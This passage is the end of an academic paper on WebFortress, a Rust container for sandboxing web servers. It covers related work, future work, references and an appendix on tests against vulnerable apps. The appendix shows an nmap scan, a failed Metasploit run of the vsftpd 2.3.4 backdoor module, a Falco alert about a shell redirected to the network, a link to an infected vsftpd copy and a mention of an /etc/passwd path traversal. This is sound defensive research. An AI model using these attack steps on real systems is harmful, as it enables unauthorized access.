While WebFortress does not currently leverage hardware-based security features as the aforementioned articles have done, it remains a potential avenue for future work. However, by continuing to develop WebFortress on existing hardware, our goal is to make it more easily deployable and accessible to general audiences, prioritizing simplicity and ease of use without compromising on security. This approach allows WebFortress to provide a balance between security and usability, making it a practical solution for a wide range of users and applications.

6.3 Rust-Based Isolation Solutions

While Rust-based containers are less prevalent compared to C/C++ and Golang ones, there is growing interest in Rust-based isolation. Some authors note that Rust's lack of cross-subsystem mediation and procedural macros can hinder isolation [6]. However, solutions like Fidelius Charm (FC) [3] and TRUST [5] aim to address these challenges.

FC provides isolation through three main components: a user space library, a modified Rust program, and a kernel module. The library interfaces with the Rust program to create secure memory compartments, while the kernel module enforces access control, allowing only Rust code to modify page permissions and preventing arbitrary code from altering secure compartments.

TRUST mitigates risks from unsafe Rust code by isolating safe Rust code. It allocates objects in write-protected memory regions, uses Software Fault Isolation (SFI) to create process boundaries, and employs x86 protection keys for hardware-enforced access control. Integrated into the compilation process, TRUST automatically enforces these protections without requiring manual code changes.

Both FC and TRUST offer robust isolation and safety for Rust programs, even in the presence of unsafe code, making them promising solutions for future work in Rust-based containers and isolation.

7 FUTURE WORK

Our future work aims to enhance the security and compatibility of the Rust container, WebFortress. Firstly, we plan to investigate and thoroughly evaluate the amount of unsafe Rust code in the libraries we utilize, as many popular ones still require such code since isolation is not natively supported in Rust.

Currently, WebFortress is specialized for Ubuntu Linux on Intel x86 systems. Future research will focus on making it compatible across various operating systems, including macOS and Windows.

Another area for improvement is eliminating the need to compile WebFortress with sudo. We aim to develop a daemon similar to Docker, allowing for non-privileged operation. Additionally, we intend to provide the container with a bridge network to facilitate communication and startup with multiple containers.

We also plan to enhance the isolation of the container's filesystem by providing it with its own dedicated filesystem. This filesystem can still utilize shared libraries from the local device but will be kept minimal and managed within the container configuration.

As an extension, future work can explore using WebFortress for database applications to ensure the container's robustness and security in these context

8 CONCLUSION

In this paper, we introduced WebFortress, a secure container solution specifically designed for web servers. We demonstrated its effectiveness by mitigating a path traversal vulnerability that attempted to view the `/etc/passwd` file on a vulnerable Apache 2.4.49 server. By leveraging Rust's memory safety guarantees and performance capabilities, WebFortress addresses key vulnerabilities and performance bottlenecks present in traditional container solutions. Our implementation and evaluation using an Apache HTTP 2.4.49 server demonstrate the potential and efficiency of WebFortress in providing a secure and performant sandboxing environment. Future work will focus on enhancing the cross-compatibility, security, and operational flexibility of WebFortress, making it a versatile solution for a wide range of web servers. Although not entirely comprehensive or robust, WebFortress highlights the impact of utilizing Rust for containerization and paradigms to keep containerized applications focused.

ACKNOWLEDGMENTS

We would like to thank Dr. John Bellardo for his support and guidance. His expertise in networking and operating systems has greatly aided us in the design and implementation of our system, WebFortress. We are deeply grateful for his continuous encouragement and invaluable insights.

REFERENCES

[1] 2021. CVE-2021-20199 Detail. https://nvd.nist.gov/vuln/detail/CVE-2021-20199. Accessed: 2024-06-12.
[2] 2021. CVE-2021-41773 Detail. https://nvd.nist.gov/vuln/detail/CVE-2021-41773. Accessed: 2024-06-07.
[3] Hussain M. J. Almohri and David Evans. 2018. Fidelius Charm: Isolating Unsafe Rust Code. In *Proceedings of the Eighth ACM Conference on Data and Application Security and Privacy (CODASPY '18)*. Association for Computing Machinery, New York, NY, USA, 248–255. https://doi.org/10.1145/3176258.3176330
[4] Abhiram Balasubramanian, Marek S Baranowski, Anton Burtsev, Aurojit Panda, Zvonimir Rakamarić, and Leonid Ryzhyk. 2017. System programming in rust: Beyond safety. In *Proceedings of the 16th workshop on hot topics in operating systems*. 156–161.
[5] Inyoung Bang, Martin Kayondo, Hyungon Moon, and Yunheung Paek. 2023. {TRust}: A Compilation Framework for In-process Isolation to Protect Safe Rust against Untrusted Code. 6947–6964. https://www.usenix.org/conference/usenixsecurity23/presentation/bang
[6] Anton Burtsev, Dan Appel, David Detweiler, Tianjiao Huang, Zhaofeng Li, Vikram Narayanan, and Gerd Zellweger. 2021. Isolation in Rust: What is Missing?. In *Proceedings of the 11th Workshop on Programming Languages and Operating Systems (PLOS '21)*. Association for Computing Machinery, New York, NY, USA, 76–83. https://doi.org/10.1145/3477113.3487272
[7] Jiahao Chen, Dingji Li, Zeyu Mi, Yuxuan Liu, Binyu Zang, Haibing Guan, and Haibo Chen. 2023. Security and Performance in the Delegated User-level Virtualization. 209–226. https://www.usenix.org/conference/osdi23/presentation/chen
[8] Olivier Flauzac, Fabien Mauhourat, and Florent Nolot. 2020. A review of native container security for running applications. *Procedia Computer Science* 175 (Jan. 2020), 157–164. https://doi.org/10.1016/j.procs.2020.07.025
[9] Alexander Van't Hof and Jason Nieh. 2022. {BlackBox}: A Container Security Monitor for Protecting Containers on Untrusted Operating Systems. 683–700. https://www.usenix.org/conference/osdi22/presentation/vant-hof
[10] Rui Shu, Xiaohui Gu, and William Enck. 2017. A Study of Security Vulnerabilities on Docker Hub. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy (CODASPY '17)*. Association for Computing Machinery, New York, NY, USA, 269–280. https://doi.org/10.1145/3029806.3029832
[11] Sari Sultan, Imtiaz Ahmad, and Tassos Dimitriou. 2019. Container Security: Issues, Challenges, and the Road Ahead. *IEEE Access* 7 (2019), 52976–52996. https://doi.org/10.1109/ACCESS.2019.2911732 Conference Name: IEEE Access.
[12] Devi Priya V s, Sibi Chakkaravarthy Sethuraman, and Muhammad Khurram Khan. 2023. Container security: Precaution levels, mitigation strategies, and research perspectives. *Computers & Security* 135 (Dec. 2023), 103490. https://doi.org/10.1016/j.cose.2023.103490
[13] W3Techs. 2024. Usage Statistics and Market Share of Apache. https://w3techs.com/technologies/details/ws-apache Accessed: 2024-06-12.

A APPENDIX

A.1 GitHub Repository

To learn more about the WebFortress library and to test its deployment on your own machine, please visit our GitHub repository. The repository contains comprehensive documentation, setup instructions, and example configurations to help you get started. You can access the repository at the following URL:

https://github.com/luisdavidgarcia/WebFortress

A.2 Experiments with Other Vulnerable Applications

A.2.1 ***DVWA Attempt:*** We first attempted to use the Damn Vulnerable Web Application (DVWA), a PHP/MariaDB web application from https://github.com/digininja/DVWA. However, it was quite extensive and required the installation of MySQL, PHP, and Apache, all of which must work together. The amount of overhead was significant compared to the minimal setup required for WebFortress. Although WebFortress was able to execute and attempt to install DVWA, it failed to allow us to move past the MariaDB login, as shown in Figure 12.

A.2.2 ***WebGoat Attempt:*** Next, we attempted OWASP's WebGoat, which was more minimal and straightforward, requiring only the Java Virtual Machine, from https://github.com/WebGoat/WebGoat. However, the issue was a panic in a thread, possibly related to permission issues accessing the `java.security` file. Figure 13 shows the exception that was caught and prevented startup. Thankfully, the container cleans itself up after the exception occurs.

A.2.3 ***Juice-Shop Attempt:*** Our next attempt involved running a modern web application from OWASP called Juice-Shop, which uses

```
Starting MariaDB...
System has not been booted with systemd as init system (PID 1). Can't operate.
Failed to connect to bus: Host is down

Default credentials:
Username: root

Password: [No password just hit Enter]
Enter SQL user: root
Enter SQL password (press Enter for no password):
./Install-DVWA.sh: line 84: /dev/null: Is a directory

Error: Invalid SQL credentials. Please check your username and password. If you are traying
 to use root user and blank password make sure that you are running the script as root user
.
```

Figure 12: WebFortress DVWA Failure of MariaDB

```
[2024-06-11T21:34:14Z INFO  web_fortress::child] Container set up successfully
[2024-06-11T21:34:14Z INFO  web_fortress::child] Starting container with command /usr/lib/jvm/java-17
-openjdk-amd64/bin/java and args ["/usr/lib/jvm/java-17-openjdk-amd64/bin/java", "-jar", "webgoat.jar
", "--server.address=172.18.0.2", "--server.port=8080"]
[2024-06-11T21:34:14Z DEBUG web_fortress::child] Command found: "/usr/lib/jvm/java-17-openjdk-amd64/b
in/java"
[2024-06-11T21:34:14Z DEBUG web_fortress::child] Environment variables: ["LD_LIBRARY_PATH=/usr/lib/jv
m/java-17-openjdk-amd64/lib", "JAVA_HOME=/usr/lib/jvm/java-17-openjdk-amd64"]
Exception in thread "main" java.lang.InternalError: Error loading java.security file
        at java.base/java.security.Security.initialize(Security.java:106)
        at java.base/java.security.Security$1.run(Security.java:84)
        at java.base/java.security.Security$1.run(Security.java:82)
```

Figure 13: WebGoat Java Thread Exception Failure

Angular and the Node Package Manager (npm), from https://github.com/juice-shop/juice-shop. The successfully deployed application can be seen in Figure 14.



Figure 14: Juice-Shop Successful Deployment

Although the application was successfully deployed in a WebFortress container, it does not serve as a great testbed because many of the web application-specific vulnerabilities, like cross-site scripting and SQL injection, do not allow us to determine whether we were able to escalate and acquire access to files or resources outside of the container.

A.2.4 ***Apache 2.4.29 Attempt:*** The first Apache version we ran was Apache 2.4.29 from https://httpd.apache.org/download.cgi. Although it was successful, the vulnerabilities were not as easily exploitable and required knowledge of PHP. Therefore, we opted for a more vulnerable version that was simpler to execute.

A.2.5 ***Vsftpd 2.3.4 Attempt:*** We wanted to include a very simple and notorious exploitation that would certainly be effective for testing privilege escalation in the container by using the Vsftpd 2.3.4 backdoor (CVE-2011-2523). We attained the application from https://github.com/nikdubois/vsftpd-2.3.4-infected. Although we were able to get the Vsftpd 2.3.4 server working on port 3000, we kept encountering a misconfiguration issue, as seen in our nmap command in Figure 15.

```
sikeboy@sikeboy:~/WebFortress/examples$ nmap -A -sV 172.18.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-11 21:47 UTC
Nmap scan report for 172.18.0.2
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
3000/tcp open  ftp     vsftpd (Misconfigured)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Figure 15: Nmap Vsftpd Misconfiguration Failure

This may be due to the ownership having to be modified to the container process UID/GID of 10000 instead of root, which has the UID/GID of 0. The ownership issue is further indicated by the failure of Metasploit being able to execute the backdoor vulnerability for this application, as shown in Figure 16. Overall, if this setgid issue can be resolved, then there is potential to exploit WebFortress. However, this is with the very minimal security features we included to prevent the container from executing certain actions, such as viewing the `/etc/passwd` file, as discussed in Section 4.2.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.18.0.2:3000 - Banner: 500 OOPS: setgid
[*] 172.18.0.2:3000 - USER: 500 OOPS: child died
[-] 172.18.0.2:3000 - This server did not respond as expected: 500 OOPS: child died
[*] Exploit completed, but no session was created.
```

Figure 16: Metasploit Vsftpd `setgid` Failure

However, it is key to note that from Falco we were able to see the attack being attempted from the main device as seen in the output from Listing 9.

Listing 9: Falco Output for Vsftpd 2.3.4 Attempt

```
Jun 11 21:47:12 sikeboy falco[720]: 12:40:46.207372075: Notice
      Redirect stdout/stdin to network connection (gparent=bash
      ggparent=web_fortress gggparent=sudo fd.sip=172.18.0.2
      connection=172.18.0.1:55912->172.18.0.2:3000 lport=3000 rport
      =55912 fd_type=ipv4 fd_proto=fd.l4proto evt_type=dup2 user=
      ftpuser user_uid=10000 user_loginuid=1000 process=vsftpd
      proc_exepath=/usr/local/sbin/vsftpd parent=vsftpd command=
      vsftpd terminal=34822 container_id= container_name=<NA>)
```

What is happening in Listing 9 is that Falco has detected the Vsftpd process within the container (IP 172.18.0.2) redirecting standard input/output to a network connection, indicating a potential exploitation of the Vsftpd 2.3.4 backdoor vulnerability by an attacker from the device at IP 172.18.0.1. This suggests unauthorized remote access to the container.

A.3 Inter-Process Communication Between Main and Child Process



Figure 17: IPC Communication Diagram

A.4 Usernamespace and GID/UID Map Management Diagram



Figure 18: User Namespaces and UID/GID Mapping Diagram